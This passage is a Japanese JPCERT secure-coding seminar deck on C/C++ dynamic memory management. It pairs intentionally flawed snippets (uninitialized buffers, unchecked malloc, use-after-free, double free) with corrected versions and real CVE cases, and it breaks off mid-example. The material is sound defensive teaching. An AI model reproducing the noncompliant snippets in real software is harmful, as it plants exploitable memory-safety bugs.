

# C/C++ セキュアコーディングセミナー

## 2010年度版


### 動的メモリ管理

JPCERT コーディネーションセンター

- C/C++における動的メモリ管理の仕組みを理解する
- 動的メモリを扱うコードによくある間違いを理解する
- 動的メモリの取扱いについて安全なコードを書くための考え方を理解する

1. 動的メモリ管理の概要
2. 動的メモリ管理にまつわるコーディングエラーとセキュアコーディング
3. 脅威を緩和する方法
4. dlmalloc とセキュリティ
  - Doug Lea メモリアロケータ
  - ヒープバッファオーバーフロー
  - 二重解放 (double free)
5. まとめ

## メモリ空間



malloc関数が扱うのはヒープ領域と呼ばれるところ


malloc()/free()関数で使うメモリブロックを管理

- 典型的には連結リストによるフリーメモリブロックの管理  
フラグメンテーション(断片化)抑制の工夫が重要

- できるだけ大きなブロックとして管理
- 適切な大きさのブロックを割り当てる
- 適切な速度で動作する

⇒「メモリマネージャ」によるメモリ管理

ライブラリの内部に実装されている(ユーザプロセスの一部)



C では

```
malloc(), calloc(), realloc(), free()
```

C++ では C のメモリ管理関数 に加えて

new演算子、new[]演算子、delete演算子、delete[]演算子

```
void *malloc(size_t size);
```

- size バイト分のメモリを割り当て、割り当てたメモリへのポインタを返す。
- **メモリの内容はクリアされないことに注意。**

```
void free(void *p);
```

- p が参照するメモリブロックを解放する。p は malloc()、calloc()、realloc() が返したポインタ値であること。
- すでに free(p) が呼び出されていた場合の動作は未定義。
- **p が NULL であれば、free() は何の動作も行わない。**  
⇒ free() した後NULLを代入しておくのがお勧め。

```
void *realloc(void *p, size_t size);
```

- `p` が指すメモリブロックのサイズを`size` バイトに変更する。
- 新旧サイズのうち、小さい方のブロックに含まれる内容は変更されない。
- **新しく割り当てられたメモリの中身は初期化されていない。**
- `p` が `NULL` ならば、`malloc(size)` と等価。
- `p` は `malloc()`、`calloc()`、あるいは `realloc()` で確保したポインタを使うこと。 (`p` が `NULL` でない場合)

```
void *calloc(size_t nmemb, size_t size);
```

- `size` バイトの要素 `nmemb` 個分の配列にメモリを割り当て、割り当てたメモリを指すポインタを返す。
- **メモリの中身は 0 クリアされる。**

型 \*ptr = new 型;

- 引数の型のメモリを確保、オブジェクトとして初期化し、オブジェクトを指すポインタを返す。

例:

```
int *p = new int;
```

```
int *p = new int(100); // 初期化
```

```
int *p = new int[10]; // 配列
```

```
delete ptr;
```

```
delete[] ptr;
```

- new で得られたオブジェクトを解放する。
- new [] で確保した領域は delete[] で解放

1. 動的メモリ管理の概要
2. 動的メモリ管理にまつわるコーディングエラーとセキュアコーディング
3. 脅威を緩和する方法
4. dlmalloc とセキュリティ
  - Doug Lea メモリアロケータ
  - ヒープバッファオーバーフロー
  - 二重解放 (double free)
5. まとめ

## 2. 動的メモリ管理にまつわるコーディングエラーとセキュアコーディング

### メモリは初期化してから使う

関数の返り値は必ず検査する

解放済みメモリを参照しない

Double-freeしない

メモリの取得と解放は適切な組み合わせで

メモリ割り当て関数の誤った使用に注意

`malloc()` を用いる際に起こしがちな間違い：

`malloc()` で確保したメモリは 0 初期化されてる？

**NO! 初期化されていない!**

(大きなメモリブロックの初期化は性能に影響を与える可能性があるし、いつも必要なわけではない。したがってプログラマに任されている。)

```
/* y = Ax を返す */  
int *matvec(int **A, int *x, int n) {  
    int *y = malloc(n * sizeof(int));  
    int i, j;  
    for (i = 0; i < n; i++)  
        for (j = 0; j < n; j++)  
            y[i] += A[i][j] * x[j];  
    return y;  
}
```

y[i] がゼロに初期化されずに使用されている。

## MEM09-C: メモリ割り当て関数がメモリを初期化すると想定しない

<https://www.jpCERT.or.jp/sc-rules/c-mem09-c.html>

C標準のメモリ割り当て関数は、割り当てられたメモリをそれぞれ異なる方法で初期化する。初期化方法の違いを理解しないと、プログラムの欠陥を引き起こす原因となり、セキュリティリスクにつながる。

`malloc()`: 初期化しない

`calloc()`: ゼロ(全てのビットがゼロ)で初期化する

`realloc()`: 新たに割り当てられた部分は初期化されない

tar は、UNIX システムにおいてアーカイブファイルを作るために使われるコマンド。

Solaris 2.0 システム上の tar プログラムは /etc/passwd ファイルの断片をアーカイブ中に入れてしまう問題があった。

(システムセキュリティに影響を与える情報漏洩)

参考文献:

セキュアプログラミング、§1.3.1、オライリージャパン、2004

```
root:x:0:0:root:/root:/bin/tcsh
daemon:x:1:1:daemon:/usr/sbin:/bin/false
bin:x:2:2:bin:/bin:/bin/false
sys:x:3:3:/dev:/bin/false
sync:x:5:60:games:/usr/games:/bin/false
man:x:6:12:man:/var/cache/man:/bin/false
lp:x:7:7:lp:/var/spool/lpd:/bin/false
mail:x:8:8:mail:/var/mail:/bin/false
news:x:9:9:news:/var/spool/news:/bin/false
uucp:x:10:10:uucp:/var/spool/uucp:/bin/false
```



Solaris 2.0 において、  
すべてのtarファイルに  
/etc/passwdの内容が混  
入していた！

tar は確保したメモリをクリアせずに使用していた

- /etc/passwdを読み込み実行ユーザ情報をチェック
- アーカイブファイルを格納する512バイト長ブロックを確保

Sun による修正: malloc() を calloc() に置き換え

修正前 : `char *buf = (char *) malloc(BUFSIZ);`

修正後 : `char *buf = (char *) calloc(BUFSIZ, 1);`

## MEM03-C: 再利用可能なリソースに格納された機密情報は消去する

<https://www.jpccert.or.jp/sc-rules/c-mem03-c.html>

動的メモリ管理関数は、通常、解放したメモリの内容を消去しない。情報漏洩を防ぐには、動的に割り当てたメモリ領域を解放する前に、`memset()`関数などにより、機密情報を消去すべし。

メモリは初期してから使う

関数の戻り値は必ず検査する

解放済みメモリを参照しない

Double-freeしない

メモリの取得と解放は適切な組み合わせで

メモリ割り当て関数の誤った使用に注意

メモリ割り当ては必ず成功するとは限らない。  
メモリ割り当て関数が呼び出し元へ返す状態コードをチェックすること!

割り当てに失敗したら、

- `malloc()` 関数は、NULL ポインタを返す
- `VirtualAlloc()` は NULL を返す
- Microsoft Foundation Class Library (MFC) の `new` 演算子は `CMemoryException *` という例外を発生させる
- `HeapAlloc()` は NULL を返すか構造化例外を発生させる

```
size_t size = strlen(input_str)+1;
str = (char *)malloc(size);
memcpy(str, input_str, size);
/* ... */
free(str);
str = NULL;
```

ここが問題!  
なぜ?

malloc()は失敗すると null を返す  
strが null になる  
memcpy()がstrを参照するときにプログラ  
ムは不定の動作をする!

```
size_t size = strlen(input_str) + 1;
str = (char *)malloc(size);
if (str == NULL) {
    /* メモリ割り当てエラーを処理する */
}
memcpy(str, input_str, size);
/* ... */
free(str);
str = NULL;
```

A light blue callout bubble with a pointer to the `if (str == NULL)` block in the code above.

malloc()の戻り値が  
nullかどうかの  
チェックを行う

## MEM32-C: メモリ割り当てエラーを検出し、対処する

<https://www.jpccert.or.jp/sc-rules/c-mem32-c.html>

`calloc()`, `malloc()`, `realloc()` は要求されたメモリ割り当てに失敗すると、`null` ポインタを返す。

メモリ割り当てエラーを検出して正しく処理しないと、プログラムの予期せぬあるいは意図せぬ動作を引き起こす可能性がある。

nullポインタ参照は**未定義の動作**を引き起こす。

- エラーになる動作
- コンパイラが必ずしも取り扱わなくてもよい条件
  - コンパイラの最適化の対象となりうる
- 結果がどうなるか決まっていない

通常、プログラムはクラッシュするだけだが、null ポインタ参照から任意のコード実行が可能になる場合もある

- Jack, Barnaby. *Vector Rewrite Attack*, May 2007  
[http://www.juniper.net/solutions/literature/white\\_papers/Vector-Rewrite-Attack.pdf](http://www.juniper.net/solutions/literature/white_papers/Vector-Rewrite-Attack.pdf)
- van Sprundel, Ilja. *Unusual Bugs*, 2006  
[http://www.ruxcon.org.au/files/2006/unusual\\_bugs.pdf](http://www.ruxcon.org.au/files/2006/unusual_bugs.pdf)

Linux カーネルにnullポインタ参照の脆弱性

CVE2009-2692(<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-2692>)

OSVDB56992(<http://osvdb.org/56992>)

Linuxのtunデバイスドライバにnullポインタ参照の脆弱性

mmap()との合わせ技でローカルユーザの権限昇格の可能性

CVE-2009-1897

dnsmasqのtftpパケットの処理にnullポインタ参照の脆弱性

DoS攻撃される可能性

CVE-2009-2958

VU#159523: Adobe Flash Player integer overflow vulnerability

<http://www.kb.cert.org/vuls/id/159523>

# dnsmasqの該当部分のコード

```
while ((opt = next(&p, end))) {
    if ( strcasecmp(opt, "blksize") == 0 &&
        (opt = next(&p, end)) &&
        !(daemon->options & OPT_TFTP_NOBLOCK) )
    {
        transfer->blocksize = atoi(opt);
        if (transfer->blocksize < 1) transfer->blocksize = 1;
        if (transfer->blocksize > (unsigned)daemon->packet_buff_sz - 4)
            transfer->blocksize = (unsigned)daemon->packet_buff_sz - 4;
        transfer->opt_blocksize = 1;
        transfer->block = 0;
    }
    if (strcasecmp(opt, "tsize") == 0 && next(&p, end) &&
        !transfer->netascii)
    {
        transfer->opt_transize = 1;
        transfer->block = 0;
    }
}
```

optがnullかどうか  
チェック

次のif文ではnull  
チェックなしでアク  
セスされてしまっ  
ている

“tsize”

#octet

“blksize”

#octet

CORE-2009-0820 (CVE-2009-2958)  
(<http://www.coresecurity.com/content/dnsmasq-vulnerabilities>)

# dnsmasq 2.50 での修正

```
while ((opt = next(&p, end))) {  
    if ( strcasecmp(opt, "blksize") == 0 ){  
        if( (opt = next(&p, end)) &&  
            !(daemon->options & OPT_TFTP_NOBLOCK))  
        {  
            transfer->blocksize = atoi(opt);  
            if (transfer->blocksize < 1) transfer->blocksize = 1;  
            if (transfer->blocksize > (unsigned)daemon->packet_buff_sz - 4)  
                transfer->blocksize = (unsigned)daemon->packet_buff_sz - 4;  
            transfer->opt_blocksize = 1;  
            transfer->block = 0;  
        }  
    }  
    else if ( strcasecmp(opt, "tsize") == 0 && next(&p, end) &&  
            !transfer->netascii ){  
        transfer->opt_transize = 1;  
        transfer->block = 0;  
    }  
}
```

optが更新される度、まず最初にnullかどうかを確認

### アプリケーションのプログラマがすべきこと

- エラーチェック
    - Cでは返り値のチェック
    - C++では例外処理
  - エラーを適切な方法で処理
    - リカバリ処理を行って復帰
    - 適切なメッセージを残して強制終了
- など

OS環境に用意されている仕組みの活用も有効  
(例:phkmalloc)

C++ の `new` 演算子の標準的な動作では、割り当てに失敗すると `bad_alloc` 例外が送出される。

```
T* p1 = new T; // 標準形. bad_alloc をスローする
```

```
T* p2 = new(nothrow) T; // 0 を返す
```

`new` 演算子の標準形を使用することで、割り当てエラー処理コードをカプセル化することができる。

簡潔かつ明瞭な記述となり、より効率的な設計につながることを期待できる。

```
try {  
    int *pn = new int;  
    int *pi = new int(5);  
    double *pd = new double(55.9);  
    int *buf = new int[10];  
    . . .  
}  
catch (bad_alloc) {  
    // new の失敗を処理  
}
```

cの感覚でコーディングしてしまうと.....

```
int *ip = new int;
if (ip) { // ここに実行がくるときは常に真
    ...
}
else {
    // 絶対に実行されない
}
```

C++ では、`std::set_new_handler` を使用して「new ハンドラ」を設定できる。

new ハンドラは、次のいずれかを行うことが期待されている

- メモリをいくらか解放する
- 中断する
- 終了する
- `std::bad_alloc` 型の例外を送出する

new ハンドラは、標準の型 `new_handler` でなければならない:

```
typedef void (*new_handler)();
```

`operator new` は、メモリ確保に失敗すると `new` ハンドラを呼び出す。`new` ハンドラから戻ると、再度割り当てを試みる。

```
extern void myNewHandler();  
  
void someFunc() {  
    new_handler oldHandler  
        = set_new_handler( myNewHandler );  
    // メモリを割り当てる...  
    // 前の new ハンドラを回復する  
    set_new_handler( oldHandler );  
}
```

参考: Effective C++, 第8章

メモリは初期化してから使う  
関数の返り値は必ず検査する  
解放済みメモリを参照しない


Double-freeしない

メモリの取得と解放は適切な組み合わせで  
メモリ割り当て関数の誤った使用に注意

メモリを解放した後でも、メモリポインタが残っていれば、その場所を読み書きできてしまう。

間違いの例： 連結リストの解放

```
for (p = head; p != NULL; p = p->next)
    free(p);
```



解放済みメモリの中身はプログラムの知らないうちに変更されていく：


- メモリマネージャの管理作業で上書き
- 再割り当てされて別の値が書き込まれる

解放済みメモリへの書き込みを行うと、メモリ管理のためのデータ構造が破壊される危険がある。

書き込むデータを制御できる場合、攻撃の足がかりとして悪用される可能性がある。

この操作を正しく実行するためには、必要となるポインタを解放の前に保存しておく。

```
for (p = head; p != NULL; p = q) {  
    q = p->next;  
    free(p);  
}
```



<https://www.jpCERT.or.jp/sc-rules/c-mem30-c.html>

割り当てを解除されたメモリを参照するポインタはダングリングポインタと呼ばれる。ダングリングポインタへのアクセスは、ヒープ領域の管理に使用されているデータ構造を破壊してセキュリティ上の脆弱性を引き起こす可能性がある。

Linux カーネルの ATM ドライバに、解放済メモリを参照してしまう脆弱性があった。  
[CVE-2006-4997]

```
clip_mkip (clip.c):
502     while ((skb = skb_dequeue(&copy)) != NULL)
503         if (!clip_devs) {
504             atm_return(vcc, skb->truesize);
505             kfree_skb(skb);
506         }
507     else {
508         unsigned int len = skb->len;
509
510         clip_push(vcc, skb);
511         PRIV(skb->dev)->stats.rx_packets--;
512         PRIV(skb->dev)->stats.rx_bytes -= len;
513     }
```

511行目で、PRIV(skb->dev) は skb->dev を参照する；  
しかし510行目の clip\_push 呼び出しで skb は解放されているかもしれない。

```
clip_push (clip.c):
```

```
198 static void clip_push(struct atm_vcc *vcc, struct sk_buff *skb)
199 {
    .....
234     memset(ATM_SKB(skb), 0, sizeof(struct atm_skb_data));
235     netif_rx(skb);
236 }
```

```
netif_rx (dev.c):
```

```
1392 int netif_rx(struct sk_buff *skb)
1393 {
    .....
1428     kfree_skb(skb);        //drop skb
1429     return NET_RX_DROP;
1430 }
```

[https://bugzilla.redhat.com/show\\_bug.cgi?id=206265](https://bugzilla.redhat.com/show_bug.cgi?id=206265)

# MEM30-CPP: 解放済みメモリにアクセスしない<sub>1</sub>

MEM30-CPP. Do not access freed memory

<https://www.securecoding.cert.org/confluence/x/aYEyAQ>

C++では、デストラクタによる解放にも注意。

```
int main(int argc, const char *argv[]){
    const char *s = "";
    if (1 < argc){
        std::unique_ptr<char[]> buff (new char
[BUFSIZ]);
        // .....
        s = strncpy(buff.get(), argv[1], BUFSIZ-1);
    }
    std::cout << s << '\n';
}
```

## MEM30-CPP: 解放済みメモリにアクセスしない<sub>2</sub>

MEM30-CPP. Do not access freed memory

<https://www.securecoding.cert.org/confluence/x/aYEyAQ>

C++では、デストラクタによる解放にも注意。

```
int main(int argc, const char *argv[]){
    std::unique_ptr<char[]> buff;
    const char *s = "";
    if (1 < argc){
        buff.reset(new char [BUFSIZ]);
        // .....
        s = strncpy(buff.get(), argv[1], BUFSIZ-1);
    }
    std::cout << s << '\n';
}
```

メモリは初期化してから使う  
関数の返り値は必ず検査する  
解放済みメモリを参照しない  
double-freeしない

メモリの取得と解放は適切な組み合わせで  
メモリ割り当て関数の誤った使用に注意

## double-freeしている例

```
size_t num_elem = /* 適当な初期値が入る */;
int error_condition = 0;
int *x = (int *)malloc(num_elem * sizeof(int));
if (x == NULL) {
    /* メモリ割り当てエラーに対する処理 */
}
/* ... */
if (error_condition == 1) {
    /* エラー条件を処理 */
    free(x);
}
/* ... */
free(x);
```

error\_conditionが真  
のとき free()する

もういちど free()  
してしまう!

MIT Kerberos 5 の関数krb5\_recvauth()に実際にあった問題  
MITKRB5-SA-2005-003-recvauth

## 正しいコード例

```
size_t num_elem = /* 適当な初期値が入る */;
int error_condition= 0;
if (num_elem > SIZE_MAX / sizeof(int)) {
    /* オーバーフローを処理 */
}
int *x = (int *)malloc(num_elem * sizeof(int));
if (x == NULL) {
    /* メモリ割り当てエラーを処理 */
}
/* ... */
if (error_condition == 1) {
    /* エラー条件を処理 */
}
/* ... */
free(x);
x = NULL;
```

一度だけ free()

## MEM31-c: 動的に割り当てられたメモリは一度だけ解放する

<https://www.jpccert.or.jp/sc-rules/c-mem31-c.html>


メモリを何度も解放すると、解放済みメモリにアクセスするのと同じような結果になる。ヒープを管理するデータ構造が破壊され、プログラムにセキュリティ上の脆弱性が作りこまれる可能性がある。

(二重解放の脆弱性、double-free)

動的メモリの解放は一度だけとすることを保証せよ。

とくに、ループや条件文の中でメモリを解放する場合や、`realloc()`の誤用に注意。

プログラムが両方のリンクリストを走査して、それぞれのメモリブロックを解放しようとする時、いくつかのメモリブロックは二重に解放されてしまう。



もしプログラムが一方のリストしか走査しなければ（そしてその後両方のリスト構造を解放するならば）、メモリリークが発生する。

C++ では、ポインタを含んでいる標準コンテナは、ポインタの参照先となっているオブジェクトを削除しない。

```
vector<Shape *> pic;  
pic.push_back( new Circle );  
pic.push_back( new Triangle );  
pic.push_back( new Square );  
// pic がスコープ外になるとリークが発生する
```

コンテナを破棄する前に、コンテナの要素を削除する必要がある。


```
template <class Container>
void releaseItems( Container &c ) {
    typename Container::iterator i;
    for( i = c.begin(); i != c.end(); ++i )
        delete *i;
}
...
vector<Shape *> pic;
...
releaseItems( pic );
```

```
vector<Shape *> pic;
pic.push_back( new Circle );
pic.push_back( new Triangle );
pic.push_back( new Square );
...
list<Shape *> picture;
picture.push_back( pic[2] );
picture.push_back( new Triangle );
picture.push_back( pic[0] );
...
releaseElems( picture );
releaseElems( pic ); // おっと! 二重解放
```

コンテナ要素にスマートポインタを使ってコードを単純にする。

```
typedef std::tr1::shared_ptr<Shape> SP;
vector<SP> pic;
pic.push_back(SP(new Circle));
pic.push_back(SP(new Triangle));
Pic.push_back(SP(new Square));
.....
list<SP> picture;
picture.push_back(pic[2]);
picture.push_back(SP(new Triangle));
picture.push_back(pic[0]);
.....
// コンテナ要素の後始末が不要！
```

# 参照カウントを持ったスマートポインタ



メモリは初期化してから使う  
関数の返り値は必ず検査する  
解放済みメモリを参照しない  
double-freeしない

メモリの取得と解放は適切な組み合わせで  
メモリ割り当て関数の誤った使用に注意

- `malloc()` で割り当て、`free()` で解放
- `new` で割り当て、`delete` で解放

`free()` を `new` と組み合わせて使用したり、  
`malloc()` を `delete` と組み合わせて使用するのは不適切。  
セキュリティ上の脆弱性となることもある。

## 関数の不適切な組み合わせの例

```
int *ip = new int(12);  
    . . .  
